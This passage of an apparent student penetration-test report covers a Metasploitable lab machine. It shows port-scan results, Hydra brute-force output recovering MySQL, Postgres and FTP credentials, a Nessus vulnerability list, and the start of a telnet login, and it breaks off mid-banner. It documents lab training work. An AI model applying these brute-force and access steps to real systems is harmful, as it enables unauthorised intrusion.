Services Scripts Information CVEs Notes screenshot (80/tcp) smtp-enum-vrfy (25/tcp) mysql-

| OS | Host |
|---|---|
| | 192.168.56.103 (unknown) |


| | Port | Protocol | State | Name | Version |
|---|---|---|---|---|---|
| ● | 21 | tcp | open | ftp | vsftpd 2.3.4 |
| ● | 22 | tcp | open | ssh | OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) |
| ● | 23 | tcp | open | telnet | Linux telnetd |
| ● | 25 | tcp | open | smtp | Postfix smtpd |
| ● | 53 | tcp | open | domain | ISC BIND 9.4.2 |
| ● | 80 | tcp | open | http | Apache httpd 2.2.8 ((Ubuntu) DAV/2) |
| ● | 111 | tcp | open | rpcbind | 2 (RPC #100000) |
| ● | 137 | udp | open | netbios-ns | Samba nmbd netbios-ns (workgroup: WORKGROUP) |
| ● | 139 | tcp | open | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |
| ● | 445 | tcp | open | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |
| ● | 512 | tcp | open | exec | netkit-rsh rexecd |
| ● | 513 | tcp | open | login | |
| ● | 514 | tcp | open | shell | Netkit rshd |
| ● | 1099 | tcp | open | java-rmi | GNU Classpath grmiregistry |
| ● | 1524 | tcp | open | bindshell | Metasploitable root shell |


LEGION 0.3.7-1622656779 - untitled - /usr/share/legion/
File Help
Scan Brute
Hosts Services Tools
Services Scripts Information CVEs Notes screenshot (80/tcp) smtp-enum-vrfy (25/tcp) mysql-

| OS | Host |
|---|---|
| | 192.168.56.103 (unknown) |


| | Port | Protocol | State | Name | Version |
|---|---|---|---|---|---|
| ● | 2121 | tcp | open | ftp | ProFTPD 1.3.1 |
| ● | 3306 | tcp | open | mysql | MySQL 5.0.51a-3ubuntu5 |
| ● | 3632 | tcp | open | distccd | distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) |
| ● | 5432 | tcp | open | postgresql | PostgreSQL DB 8.3.0 - 8.3.7 |
| ● | 5900 | tcp | open | vnc | VNC (protocol 3.3) |
| ● | 6000 | tcp | open | X11 | (access denied) |
| ● | 6667 | tcp | open | irc | UnrealIRCd |
| ● | 6697 | tcp | open | irc | UnrealIRCd |
| ● | 8009 | tcp | open | ajp13 | Apache Jserv (Protocol v1.3) |
| ● | 8180 | tcp | open | http | Apache Tomcat/Coyote JSP engine 1.1 |
| ● | 8787 | tcp | open | drb | Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb) |
| ● | 45874 | tcp | open | status | 1 (RPC #100024) |
| ● | 52971 | tcp | open | mountd | 1-3 (RPC #100005) |
| ● | 56458 | tcp | open | java-rmi | GNU Classpath grmiregistry |
| ● | 59382 | tcp | open | nlockmgr | 1-4 (RPC #100021) |

After performing an aggressive scan, we were able to find out the target machine was Metasploitable We can see the username and password that legion provided for us.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV




```
Login with msfadmin/msfadmin to get started
```

Additionally, we found a few sets of passwords.


- mysql (login:root)
- postgres (login:postgres  password: postgres)
- ftp (login: ftp   password: b1uRR3)



```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-28 16:39:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 23 login tries, ~6 tries per task
[DATA] attacking mysql://192.168.56.103:3306/
[3306][mysql] host: 192.168.56.103  login: root
[STATUS] attack finished for 192.168.56.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-28 16:39:19
```




```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-28 16:39:20
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries, ~1 try per task
[DATA] attacking postgres://192.168.56.103:5432/
[5432][postgres] host: 192.168.56.103  login: postgres  password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-28 16:39:20
```



```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-28 16:39:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.56.103:21/
[21][ftp] host: 192.168.56.103  login: ftp  password: b1uRR3
[STATUS] attack finished for 192.168.56.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-28 16:39:45
```

## 5. Nessus

Our team was able to identify 10 critical, 6 high, 18 medium, and 5 low vulnerabilities following a thorough nessus scan.




192.168.56.103

| 10 | 6 | 18 | 5 | 76 |
|---|---|---|---|---|
| CRITICAL | HIGH | MEDIUM | LOW | INFO |

Vulnerabilities Total: 115


Our team will closely monitor all vulnerabilities discovered and examine which flaws potentially impact Sentinel Industry's systems.

Critical vulnerabilities




| SEVERITY | CVSS V3.0 | PLUGIN | NAME |
|---|---|---|---|
| CRITICAL | 9.8 | 134862 | Apache Tomcat AJP Connector Request Injection (Ghostcat) |
| CRITICAL | 9.8 | 51988 | Bind Shell Backdoor Detection |
| CRITICAL | 9.8 | 20007 | SSL Version 2 and 3 Protocol Detection |
| CRITICAL | 10.0 | 33850 | Unix Operating System Unsupported Version Detection |
| CRITICAL | 10.0 | 34460 | Unsupported Web Server Detection |
| CRITICAL | 10.0* | 32314 | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness |
| CRITICAL | 10.0* | 32321 | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) |
| CRITICAL | 10.0* | 11356 | NFS Exported Share Information Disclosure |
| CRITICAL | 10.0* | 61708 | VNC Server 'password' Password |
| CRITICAL | 10.0* | 10203 | rexecd Service Detection |

## High vulnerabilities



| | | | |
|---|---|---|---|
| HIGH | 8.6 | 136769 | ISC BIND Service Downgrade / Reflected DoS |
| HIGH | 7.5 | 136808 | ISC BIND Denial of Service |
| HIGH | 7.5 | 42256 | NFS Shares World Readable |
| HIGH | 7.5 | 42873 | SSL Medium Strength Cipher Suites Supported (SWEET32) |
| HIGH | 7.5 | 90509 | Samba Badlock Vulnerability |
| HIGH | 7.5* | 10205 | rlogin Service Detection |

## Medium vulnerabilities




| | | | |
|---|---|---|---|
| MEDIUM | 6.8 | 78479 | SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE) |

192.168.56.103 4

| | | | |
|---|---|---|---|
| MEDIUM | 6.5 | 139915 | ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS |
| MEDIUM | 6.5 | 51192 | SSL Certificate Cannot Be Trusted |
| MEDIUM | 6.5 | 104743 | TLS Version 1.0 Protocol Detection |
| MEDIUM | 6.5 | 42263 | Unencrypted Telnet Server |
| MEDIUM | 5.9 | 31705 | SSL Anonymous Cipher Suites Supported |
| MEDIUM | 5.9 | 89058 | SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption) |
| MEDIUM | 5.9 | 65821 | SSL RC4 Cipher Suites Supported (Bar Mitzvah) |
| MEDIUM | 5.3 | 12085 | Apache Tomcat Default Files |
| MEDIUM | 5.3 | 11213 | HTTP TRACE / TRACK Methods Allowed |
| MEDIUM | 5.3 | 57608 | SMB Signing not required |
| MEDIUM | 5.3 | 15901 | SSL Certificate Expiry |
| MEDIUM | 5.3 | 45411 | SSL Certificate with Wrong Hostname |
| MEDIUM | 5.3 | 26928 | SSL Weak Cipher Suites Supported |
| MEDIUM | 4.0* | 52611 | SMTP Service STARTTLS Plaintext Command Injection |
| MEDIUM | 4.3* | 90317 | SSH Weak Algorithms Supported |
| MEDIUM | 6.4* | 57582 | SSL Self-Signed Certificate |
| MEDIUM | 4.3* | 81606 | SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK) |

Low vulnerabilities



| | | | |
|---|---|---|---|
| LOW | 3.7 | 153953 | SSH Weak Key Exchange Algorithms Enabled |
| LOW | 3.7 | 83738 | SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam) |
| LOW | 2.6* | 70658 | SSH Server CBC Mode Ciphers Enabled |
| LOW | 2.6* | 71049 | SSH Weak MAC Algorithms Enabled |
| LOW | 2.6* | 10407 | X Server Detection |


# Gaining access and Maintaining access

In this step, our team will attempt to gain root access by exploiting the vulnerabilities and open ports discovered during the information gathering phase.

## 1. Linux telnetd


It is possible to gain remote admin access to another machine using this application protocol.

Telnet's port number is 23, and on our system, port 23 is open.




```
23/tcp   open   telnet     Linux telnetd
```

Telnet is vulnerable to a security flaw because it transfers data in clear text, which makes it easy for an attacker to access the user's password and username.




```
┌──(root💀kali)-[/home/kali]
└─# telnet 192.168.56.103
Trying 192.168.56.103...
Connected to 192.168.56.103.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
